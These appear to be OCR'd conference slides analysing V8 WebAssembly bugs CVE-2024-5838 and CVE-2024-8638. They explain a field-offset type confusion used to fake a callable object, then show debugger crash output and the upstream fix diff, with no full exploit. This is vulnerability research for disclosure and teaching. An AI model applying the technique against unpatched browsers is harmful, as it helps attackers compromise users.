
- Some pointer in WasmTrustedInstanceData are **PROTECTED**.
- The field offset of `*callable*` field and `*dispatch_table_for_imports*` are the same.



CVE-2024-5838

What happend if we confuse these two structures?


=> Fake a callable object.




CVE-2024-5838

What happend if we confuse these two structures?

=> Fake a callable object.




```
DebugPrint: 0x2b200049aa1: [JSArray]
 - map: 0x02b20018d095 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x02b20018ca09 <JSArray[0]>
 - elements: 0x02b200049941 <FixedDoubleArray[43]> [PACKED_DOUBLE_ELEMENTS]
 - length: 43
 - properties: 0x02b200000725 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x2b200000d99: [String] in ReadOnlySpace: #length: 0x02b20028818d <AccessorInfo name= 0x02b200000d99 <String[6
 }
 - elements: 0x02b200049941 <FixedDoubleArray[43]> { // <--- [10]
        0-42: 1.1
 }
...

DebugPrint: 0x266200049a81: [WasmTrustedInstanceData]
 ...
 - dispatch_table_for_imports: 0x266200049a41 <WasmDispatchTable[1]> // <--- [9]
 ...
```



```
Thread 1 "d8" received signal SIGSEGV, Segmentation fault.
0x0000555556896f17 in v8::internal::HeapObject::HeapObjectPrint(std::__Cr::basic_ostream<char, std::__Cr::char_traits<char> >&) ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────────────────────────────────────────────────────────────────
*RAX  0x2b200000000 ◂— 0x40940
 RBX  0x555557f77540 —▸ 0x555557d93098 (vtable for v8::internal::StdoutStream+24) —▸ 0x5555567d4200 (v8::internal::StdoutStream::~StdoutStream(
*RCX  0x9999999a
 RDX  0xc
 RDI  0x7fffffffcc58 —▸ 0x2b200049a41 ◂— 0x9a3ff19999999999
 RSI  0x555557f77540 —▸ 0x555557d93098 (vtable for v8::internal::StdoutStream+24) —▸ 0x5555567d4200 (v8::internal::StdoutStream::~StdoutStream(
 R8   0x555557f77598 —▸ 0x555557d930c0 (vtable for v8::internal::StdoutStream+64) —▸ 0x5555567d4600 (virtual thunk to v8::internal::StdoutStrea
 R9   0x20
 R10  0x7ffff41fddd8 ◂— 0x2
*R11  0xafc527c8e4c063c3
 R12  0x555557dea728 (vtable for std::__Cr::basic_ios<char, std::__Cr::char_traits<char> >+16) —▸ 0x555557b9e530 (std::__Cr::basic_ios<wchar_t, s
 R13  0x555557e2f388 (v8::internal::MainCage::base_) —▸ 0x2b200000000 ◂— 0x40940
*R14  0x2b200049a41 ◂— 0x9a3ff19999999999
*R15  0x2b200049a40 ◂— 0x3ff199999999999a
 RBP  0x7fffffffcc40 —▸ 0x7fffffffcc70 —▸ 0x7fffffffcca0 —▸ 0x7fffffffcce0 —▸ 0x7ffff41fddf8 ◂— ...
 RSP  0x7fffffffcc10 —▸ 0x555557f77540 —▸ 0x555557d93098 (vtable for v8::internal::StdoutStream+24) —▸ 0x5555567d4200 (v8::internal::StdoutSt
 RIP  0x555556896f17 (v8::internal::HeapObject::HeapObjectPrint(std::__Cr::basic_ostream<char, std::__Cr::char_traits<char> >&)+39) ◂— movzx eax,
```

Fix Patch

Restricted some functionalities of the imported function.



```
[wasm] Disable js-to-wasm generic wrapper for imports

There are some unresolved issues with tiering-up the wasm-to-js wrapper
when it is called from the generic js-to-wasm wrapper.
Disable the generic js-to-wasm wrapper for imports again until these
issues are resolved.

R=ahaas@chromium.org

Bug: 343772336,343917751,342522151
Change-Id: Ibf6d11ab759fbbb71da93d163121a28aaa0700e0
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/5600348
Reviewed-by: Andreas Haas <ahaas@chromium.org>
Commit-Queue: Thibaud Michaud <thibaudm@chromium.org>
Cr-Commit-Position: refs/heads/main@{#94270}
```

```
diff --git a/src/wasm/wasm-objects.cc b/src/wasm/wasm-objects.cc
index d8250cc..28d73e5 100644
--- a/src/wasm/wasm-objects.cc
+++ b/src/wasm/wasm-objects.cc
```


```
@@ -1512,7 +1512,8 @@
   if (entry.IsStrongOrWeak() && IsCodeWrapper(entry.GetHeapObject())) {
     wrapper_code = handle(
         CodeWrapper::cast(entry.GetHeapObject())->code(isolate), isolate);
-  } else if (CanUseGenericJsToWasmWrapper(module, function.sig)) {
+  } else if (!function.imported &&
+             CanUseGenericJsToWasmWrapper(module, function.sig)) {
     wrapper_code = isolate->builtins()->code_handle(Builtin::kJSToWasmWrapper);
   } else {
     // The wrapper may not exist yet if no function in the exports section has
```

CVE-2024-8638

Let's talk about *'To' Wrapper*!

- WasmToJSWrapper
- JSToWasmWrapper
- JSToJSWrapper

